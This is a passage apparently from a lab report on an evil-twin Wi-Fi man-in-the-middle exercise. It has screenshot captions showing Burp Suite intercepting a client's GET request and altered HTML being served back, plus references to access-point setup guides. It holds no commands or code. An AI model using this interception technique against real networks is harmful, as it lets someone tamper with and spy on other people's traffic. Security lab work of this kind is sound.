


Client Device connected to the network




Screenshot from Client Device

For S3, we set up a proxy server to intercept the incoming client requests through Burpsuite. We set the the IP of the machine running the proxy at the client-side and at the Burpsuite.




Burpsuite GUI where the proxy would listen for incoming requests




Proxy captures the incoming GET request from client


After making modifications to the website HTML content at proxy, we send it to the client.



After Active MITM



Before Active MITM



Client-side proxy settings configured to reach proxy

References:

- https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/
- https://anooppoommen.medium.com/create-a-wifi-hotspot-on-linux-29349b9c582d

- https://witestlab.poly.edu/blog/conduct-a-simple-man-in-the-middle-attack-on-a-wifi-hotspot/
- https://askubuntu.com/questions/318973/how-do-i-create-a-wifi-hotspot-sharing-wireless-internet-connection-single-adap/324785#324785
- https://wiki.archlinux.org/title/software_access_point#Wireless_client_and_software_AP_with_a_single_Wi-Fi_device
- https://w1.fi/hostapd/
- https://wiki.archlinux.org/title/Network_configuration/Wireless
- https://www.howtogeek.com/214080/how-to-turn-your-windows-pc-into-a-wi-fi-hotspot/